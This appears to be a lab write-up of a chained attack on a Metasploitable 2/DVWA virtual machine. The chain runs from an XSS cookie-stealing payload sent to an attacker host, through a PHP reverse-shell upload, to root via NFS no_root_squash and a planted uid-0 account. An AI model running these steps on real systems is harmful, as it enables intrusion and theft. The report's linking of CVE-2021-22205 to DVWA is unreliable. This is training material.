



# Phase 1

## Advanced lab Exploitation

### Objective

The Objective of this phase was to simulate a chained attack on Metasploitable 2 VM, demonstrating how a small XSS vulnerability can result in to Remote Code Execution (RCE). Also Maintaining chain of actions/records in proper documentation.

### Tools used

- Nmap
- Metasploit, Meterpreter
- Burp suite
- Kali Linux
- Linpeas
- Netcat Listener

### Methodology

#### 1. Performing Nmap Scan on Metasploitable 2

Started performing Reconnaissance using Nmap by the following command

**Nmap -sC -sV 192.168.29.100 -oN nmap\_scan.txt**

```
(kali㉿kali)-[~/Documents/Rooted/meta2/enum]
$ nmap -sC -sV 192.168.29.100 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 04:42 EST

Nmap scan report for 192.168.29.100
Host is up (0.001s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
|_ftp-bounce: bounce working!
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|   FTP server status:
|       Connected to 192.168.29.180
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|_.End of status
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:d:d:ea:72:ae:61:bi:24:3d:e8:f3 (RSA)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
```



The Scan Resulted in Several Open Ports as we can see from the Snapshots.

A screenshot of a terminal window showing a network scan. The output of the scan is as follows:

```
25/tcp open smtp Postfix smtpd
|_ SSLv2 supported
| ciphers:
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|_ _ssl-date: 2025-11-26T09:43:27+00:00; +5s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_ _smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DS
N
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
| bind.version: 9.4.2
|_ _XSS exploit
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100003 2,3,4 2049/tcp nfs
|   100003 2,3,4 2049/udp nfs
|   100005 1,2,3 42175/tcp mountd
|   100005 1,2,3 59419/udp mountd
|   100021 1,3,4 51714/udp nlockmgr
```

However we are particularly interested in port 80 because that's the default port for HTTP services where web services are hosted.

## 2. Performing Reconnaissance on Http Service

We can visit the hosted web services using the browser and typing the link in the format given below

<http://192.168.29.100>



This webservice hosts several websites. We will proceed with DVWA for Demonstration Purposes.



Username

Password

You have logged out

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Here is the DVWA login page. The Default Credentials for login is Username “**admin**” Password “**password**”.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin  
 Security Level: low  
 PHPIDS: disabled




This is the Home/Configuration page of the DVWA website where we can perform Penetration testing. We will proceed with the Cross-site Scripting i.e. XSS Reflected.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The main content area has a heading "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there's a sidebar with a vertical list of attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. Below the sidebar, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". To the right of the sidebar, there's a form with a text input field labeled "What's your name?" and a "Submit" button. Below the form, under "More info", are three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>. At the bottom right, there are "View Source" and "View Help" buttons. The footer says "Damn Vulnerable Web Application (DVWA) v1.0.7".

### 3. Burp suite and Testing for XSS Reflected.

Burpsuite can be launched using the command **burpsuite** in the terminal.

```
(kali㉿kali)-[~/Documents/Rooted/meta2/enum] $ burpsuite
[warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling back to JAVA_CMD = java
Your JRE appears to be version 21.0.9 from Debian
Burp has not been fully tested on this platform and you may experience problems.
SLF4J: No SLF4J providers were found.
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See https://www.slf4j.org/codes.html#noProviders for further details.
```




We Have Configured Burp suite primitively and we turn on the intercept and setup foxy proxy to intercept traffic to DVWA website.

## Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

<script>Alert('XSS')</script>

Performing basic cross site scripting test.



The request is captured as intended in the burp suite. We allow the request to pass through to see if there is any cross-site scripting vulnerability.



This above snapshot confirms the Client side Reflected XSS vulnerability.

#### 4. Performing session Hijacking by stealing cookies

We Setup our netcat to listen to anything in port 4444.



Then we use this Script to steal session cookies.

```
<script>new Image().src="http://192.168.100.128:4444/?cookie="+document.cookie;</script>
```



Bingo, we got the cookies in our attacker machine as intended.

```
(kali㉿kali)-[~/Documents/Rooted/meta2/enum] $ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.128] 51406
GET /?cookie=security=low;%20PHPSESSID=12e2ed303150fbffff9d2154a3d2c01e HTTP/1.1
Host: 192.168.100.128:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.29.100/
Priority: u=5, i

```

The Phpsession Id Cookie was captured.

**PHPSESSID=12e2ed303150fbffff9d2154a3d2c01e**

The screenshot shows two windows side-by-side. On the left is a 'Cookie-Editor' window (version 1.13.0) showing a captured cookie named 'PHPSESSID' with the value '12e2ed303150fbffff9d2154a3d2c01e'. The right window is a 'DVWA' (Damn Vulnerable Web Application) login page. It has fields for 'Username' (set to 'admin') and 'Password' (set to 'password'). Below the fields is a 'Login' button. At the bottom of the DVWA page, there is a note: 'Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project' and 'Hint: default username is "admin" with password "password"'.

Using the Session ID, we captured we can use it hijack the session without any credentials. By above snap shot we can determine that by using the cookie editor extension we were able to successfully change the cookies.



The screenshot shows two windows side-by-side. On the left is a 'Cookie-Editor' window with a sidebar for 'PHPSESSID'. It shows a selected value: '12e2ed303150fbffff9d2154a3d2c01e'. On the right is a browser window for 'DVWA' showing the 'XSS reflected' page. The URL is 'http://192.168.29.100/dvwa/xss\_reflected.php'. The page displays the message 'Welcome to Damn Vulnerable Web App!' and a warning about session hijacking. Below the warning, it says 'General Instructions' and 'Logout'. At the bottom of the DVWA page, it says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

By the above snapshot we come to conclusion that we were successfully able to Hijack the session. This concludes that a simple XSS vulnerability resulted in **Account takeover**. For demonstration purposes we consider this account as admin's account and whatever we do from this point onwards is considered done with admin privileges.

## 5. Exploiting File upload Vulnerability to get Remote code execution (RCE).

For this vulnerability we use php-reverse-shell.php as payload. We can find this payload default in Kali Linux.


A terminal window on Kali Linux showing the output of the 'locate' command for 'php-reverse-shell.php'. The results show three paths: '/usr/share/laudanum/php/php-reverse-shell.php', '/usr/share/laudanum/wordpress/templates/php-reverse-shell.php', and '/usr/share/webshells/php/php-reverse-shell.php'. To the right of the terminal is a portion of the DVWA application interface.

We make a copy of this for our use and paste it in desktop. We edit this file making the changes in the section IP and Port.


A screenshot of the DVWA 'File Upload' page. The code in the 'Upload' field is a PHP reverse shell payload. The code includes comments for 'Limitations', 'Usage', and 'See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.' The DVWA sidebar on the left shows various security levels and vulnerabilities. The DVWA logo is visible in the top right corner.



As we change the IP address to our attacker machine and port to 4444. Now we will open Net-cat listener on port 4444



Now we upload this file to the DVWA file upload area.





Now we will open this file in the browser.

<http://192.168.100.129/dvwa/hackable/uploads/php-reverse-shell.php>

```
(kali㉿kali)-[~/Desktop]$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.129] 56279
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 09:26:35 up 14 min,  2 users,  load average: 0.00, 0.00, 0.00
USER   TTY      FROM             LOGIN@           IDLE    JCPU   PCPU WHAT
msfadmin  pts/1    -          09:13  13:17m  0.00s  0.00s -bash
root    pts/0    :0.0        09:12  14:21m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
```

After Checking our Net-cat listener we can confirm that we were successfully able to execute remote code execution.

## 6. Privilege Escalation to Root

Now we transfer **linpeas.sh** file which is a famous script used in linux privilege escalation using python http server module. We run it in the target machine.

```
sh-3.2$ ./linpeas.sh
WARNING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 192.168.100.128:4444
```

Do you like PEASS?

```
Learn Cloud Hacking      : https://training.hacktricks.xyz
Follow on Twitter        : @hacktricks_live
Respect on HTB            : SirBroccoli
```

Thank you!

LinPEAS-ng by carlosplop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: <https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html>

LEGEND:

- RED/YELLOW: 95% a PE Vector
- RED: You should take a look to it
- LightCyan: Users with console
- Blue: Users without console & mounted devs
- Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
- LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders...

Basic information

OS: Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008



```
[auth] WARNING: required pam_env.so envfile=/etc/default/locale orse shell to 192.168.100.128:4444
account required pam_nologin.so
session optional pam_motd.so [1]
session optional pam_mail.so standard noenv [1]
session required pam_limits.so

[+] Analyzing NFS Exports Files (limit 70)
Connected NFS Mounts:
rpc_pipefs /var/lib/nfs/rpc_pipefs rpc_pipefs rw,relatime 0 0
nfsd /proc/fs/nfsd nfsd rw,relatime 0 0
-rw-r--r-- 1 root root 367 May 13 2012 /etc/exports
/ *(rw,sync,no_root_squash,no_subtree_check)

[+] Analyzing VNC Files (limit 70)
drwx----- 2 root root 4096 Nov 26 09:12 /root/.vnc
find: /root/.vnc: Permission denied

-rw-r--r-- 1 root root 1689 Apr 7 2008 /usr/share/doc/tightvncserver/examples/vnc.conf.gz
```

We find an interesting Privilege Escalation Vector.

**/ \*(rw,sync,no\_root\_squash,no\_subtree\_check)**

The above line means entire root filesystem is exported over NFS with **no\_root\_squash**. Here **no\_root\_squash** means any files we create via NFS will be treated as root on the target system.

```
[(kali㉿kali)-[~/Desktop]]$ showmount -e 192.168.100.129 common and not fatal. Successfully opened reverse shell to 192.168.100.128:4444
Export list for 192.168.100.129:
/*
```

By using the below command, we are able to mount a folder on kali i.e. attacker machine to the target machine Metasploitable.

**sudo mount -o rw 192.168.100.129:/ /mnt/meta**

```
[(kali㉿kali)-[~/Desktop]]$ sudo mount -o rw 192.168.100.129:/ /mnt/meta
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.
[(kali㉿kali)-[~/Desktop]]$ ls /mnt/meta
bin  cdrom  etc    initrd   lib     media  nohup.out  proc  sbin  sys   usr   vmlinuz
boot dev    home  initrd.img lost+found  mnt    opt      root  srv   tmp   var
[(kali㉿kali)-[~/Desktop]]$
```

After mounting our folder to the target machine, we are able to access all files and folders present in Metasploitable. So, we add a user kali in the **/etc/passwd** file

```
statd:x:114:65534 ::/var/lib/nfs:/bin/false
kali:x:0:0:kali:/root:/bin/bash
```

We also need to add corresponding password hash in the /etc/shadow file to make creation complete with root privileges.

```
statd:*:15474:0:99999:7:::  
kali:$6$W9sp7eVyJUMlx2y$m9QE8tXEt.Wdrqrh3XUCRE0Ivu80mWoo4mIOQJTvn//fVhYgpLKI5Q.VYBPyvEQmVZ0kRshQLZrs4zC5LZCDK.:19320:0:99999:
```

After creating the user, we are now simply able to switch user and get root access.

```
root@metasploitable:~# nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.129] 41933  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
10:23:41 up 1:11, 2 users, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
msfadmin ttys1 - 09:13 1:10 0.00s 0.00s -bash  
root pts/0 :0.0 09:12 1:11 0.00s 0.00s -bash  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh: no job control in this shell  
sh-3.2$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
sh: python3: command not found  
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@metasploitable:/$ export TERM=xterm  
export TERM=xterm  
www-data@metasploitable:/$ ^Z  
zsh: suspended nc -nlvp 4444  
  
[kali㉿kali] ~ [Desktop]  
└─$ stty raw -echo; fg  
[1]+ continued nc -nlvp 4444 whoami  
www-data  
www-data@metasploitable:/$ su kali  
Password:  
root@metasploitable:/#
```

## Exploit Chain Log

Exploit ID	Description	Target IP	Status	Payload
004	XSS → Session Hijack → RCE	192.168.100.129	Success	php-reverse-shell / TCP 4444

## PoC Customization Summary

The Exploit-DB Reverse shell PoC was customized by changing the the call back IP address and Port number. Unnecessary functions were removed and basic error handling was done for failed connections. The payload was designed to adhere DVWA upload restrictions and was able to be executed successfully through web server. This resulted in reverse shell connection.

## Chained Exploit on Web Server

### Findings

- **Vulnerability:** CVE-2021-22205
- **Impact:** Unauthenticated File Upload Leading to Remote Code Execution
- **Host:** Metasploitable (192.168.100.129)

### Remediations

- Sanitize and verify all file uploads
- Update GitLab to latest version
- Restrict File Extensions
- Enforce security around input handling mechanisms

### Developer Escalation Email

Subject: Critical vulnerabilities identified in the webserver

Hi Team,

We have discovered High impact critical vulnerabilities during our recent security assessments on the webserver. We have identified an exploit chain that allows an attacker to perform Reflected XSS attack which results cookie stealing and session hijacking which in turn results in account takeovers. In a bad scenario if high Privileged account was compromised the attacker can further access remote code execution using File upload vulnerability (CVE-2021-22205). After gaining the initial foot ground he can further escalate his privileges to root by exploiting a dangerous misconfiguration **no\_root\_squash**. Basically, allowing him to completely mount his file and access entire file system of the webserver and gain Root access. Immediate remediation required patching vulnerabilities and correcting misconfigurations.

Regards,

Supreet